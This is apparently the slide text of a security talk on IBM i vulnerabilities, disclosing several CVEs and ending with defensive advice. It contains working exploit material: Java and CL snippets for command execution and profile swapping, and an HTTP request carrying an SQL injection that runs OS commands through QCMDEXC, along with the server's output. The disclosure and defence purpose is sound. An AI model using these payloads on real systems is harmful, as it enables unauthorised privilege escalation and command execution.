McClientBundleIfc clientBundle = ((McRMIClient) connection).getClientBundle();
McSqlQueryIfc qm = ((McRMIClient) connection).getQueryServer();
Vector queryResults = qm.performSqlQuery(clientBundle, "CALL QSYS2.QCMDXEC('CRTSRCPF FILE(QGPL/PWN5544)')");
// command execution with QYPSJSVR
```

Extracted from McClient.jar - Management Central (MGTC)

Arbitrary command execution with the QYPSJSVR user

CVE-2023-40686

Arbitrary command execution in Management Central (MGTC)

DEMO

CONFUSED DEPUTIES - CVE-2023-40377

QBRM/Q1AQS.SRVPGM (profile swapping)

```
PGM
```

```
CALLPRC PRC('swapToQbrmsProfile__8q1aMediaFR17q1aFeedBackRecord')  
/* Current user has QBRMS authority */
```

```
ENDPGM
```

Backup, Recovery, and Media Services (BRMS)

Arbitrary command execution with the QBRMS user

CONFUSED DEPUTIES - CVE-2023-40377



CONFUSED DEPUTIES - CVE-2023-40685

- **QSYS/QYPSJNISEC.SRVPGM**
 - Java_com_ibm_mc_client_McPrivateUser_nativeGetProfileHandle
 - Java_com_ibm_mc_client_McPrivateUser_nativeSwapProfile
- **Owner is QSYS**
 - Arbitrary command execution with the QSECOFR user
- **Extracted the "exploit" code from McPrivServer.jar - Management Central (MGTC)**

CVE-2023-40685

Arbitrary command execution in Management Central (MGTC)

DEMO

RCE – THE EASY WAY

- Default accounts, weak passwords
- CL commands can be executed from PASE
 - And vice versa
- **Webapp vulnerabilities**

INTEGRATED DATABASE

- DB2 for IBM i
- Stored procedures are stored as Program Objects (*PGM)
 - Can be invoked from CL, other programs
 - Adopted Authority applies! (USRPRF *and* DYNUSRPRF)
- Db2 maps ~all objects of the system to a relational schema
 - Increased impact in case of SQLi
- **No clear trust boundary between DB and OS**

SQL VULNERABILITY HUNT - LOCAL

```
select routine_schema, routine_name, ... from qsys2.sysroutines
where external_language is null and
      routine_definition like '%EXECUTE%'
```

Some sources are *WRAPPED* though...

SQL ATTACKS

EXECUTE statement is limited:

"SELECT and VALUES cannot be issued from an EXECUTE IMMEDIATE statement or the RUNSQLSTM or RUNSQL commands." - DB2 for IBM i Manual

SQL VULNERABILITY HUNT - REMOTE



SQL ATTACKS

QCMDEXC is available to *PUBLIC

The screenshot displays the IBM Security Guardium console interface for configuring permissions for the object `/QSYS.LIB/QSYS2.LIB/QCMDEXC2.SRVPGM`. The interface is split into two main panes.

Left Pane: Qsys2.qcmdexc2 Permissions - 192.168.11.32 (s7824581)

Object: `/QSYS.LIB/QSYS2.LIB/QCMDEXC2.SRVPGM`

Type: Service program | Owner: Qsys | Primary group: (None) | Authorization list (AUTL): (None)

Authorities view: Basic

Name	Use	Change	All	Exclude	From AUTL	Cus
(Public)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
Qsys	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Right Pane: Qsys2.qcmdexc2 - Customize Permi...

User or group: (Public)

Permissions:

- Use
- Change
- All
- Exclude
- Use authorization list
- Custom permissions

Object permissions:

- Operational
- Management
- Existence
- Alter
- Reference


Data permissions:

- Read
- Add
- Update
- Delete
- Execute

Buttons at the bottom: Add..., Remove, Customize...

SQL VULNERABILITY HUNT - REMOTE

```
GET
/cgi-bin/[REDACTED]?ACCT=7811000010683744kbjlnn44' || QCMDEXC('QSH+CMD(''system+dspusrprf+ARКСYS'' )
)||' HTTP/1.1
Host: [REDACTED]
Connection: close
Authorization: [REDACTED]
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: frame
Referer: [REDACTED]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,hu;q=0.8
```



SQL VULNERABILITY HUNT - REMOTE

```
HTTP/1.1 200 OK
Date: Thu, 19 Oct 2023 10:09:21 GMT
Server: Apache
Content-Length: 5193
Connection: close
Content-Type: text/html; charset=ISO-8859-2

<!DOCTYPE html>
<html>
<script type="text/javascript" src="[REDACTED]" language="JavaScript"></script>
<head>
  <link rel="stylesheet" type="text/css" href="[REDACTED]" />
  <title [REDACTED] /title>
</head>

<body>
CPD4090: Printer device PRT01 not found. Output queue changed to QPRINT in library QGPL.
CPD2206: Private authorities not restored.


                                Display User Profile - *BASIC
5770SS1 V7R4H0 190621 [REDACTED] Page 1
User Profile . . . . . : ARKSYS
Previous sign-on . . . . . : 01/07/09 11:11:11
                                [REDACTED] 23/10/19 12:09:22 CEST
```

RCE - THE 1337 WAY

DUMB FUZZING THE DDM ARCHITECTURE


- There is no bad approach: [Apple Remote Desktop](#)
- Tested the unencrypted version of DRDA protocol on port 446/TCP
- [Pcrappyfuzzer](#) by Julio Cesar Fort
 - Modified at some points

AUTHENTICATION PROTOCOL




Simplified DRDA protocol

AUTHENTICATION PROTOCOL



Wrong credential with regular client

AUTHENTICATION PROTOCOL



Wrong credential with fuzzer

DEMO

Arbitrary remote unauthenticated command execution with the QUSER user (CVE-2023-30990)

DEFENSE

STATE OF AFFAIRS

- IBM i operates in "islands"
- Little to no security telemetry
- How many IBM i's are compromised at the moment?
 - Are we among them?

EXIT PROGRAMS

- Event hooks
 - Run arbitrary program, stop/change execution
 - E.g.: If GUEST issues an SQL UPDATE, drop request
- Useful, but no silver bullets
 - Analogue problems to AV/EDR
 - E.g.: How to mitigate injection vulnerabilities?

DECEPTION

- ADDPFTRG can add *triggers* to *physical files*
 - See integrated DB :)
- **Think inotify**
- Perfect for sending alerts
 - Or **backdoors...**

CONFIGURATION HARDENING

- CIS / IBM iSecurity Guide / SME :)
- Examples:
 - Restrict Profile Swapping API's
 - Discover Adopted Authority
 - Restrict Object Restoration
- **Can break functionality, apply with care!**

INTEGRATE

- Ingest security event data
- Educate Blue Team about IBM i
- Educate Midrange Team about threats

ONE LAST DEMO

[HTTPS://IBMI.SILENTSIGNAL.EU](https://ibmi.silentsignal.eu)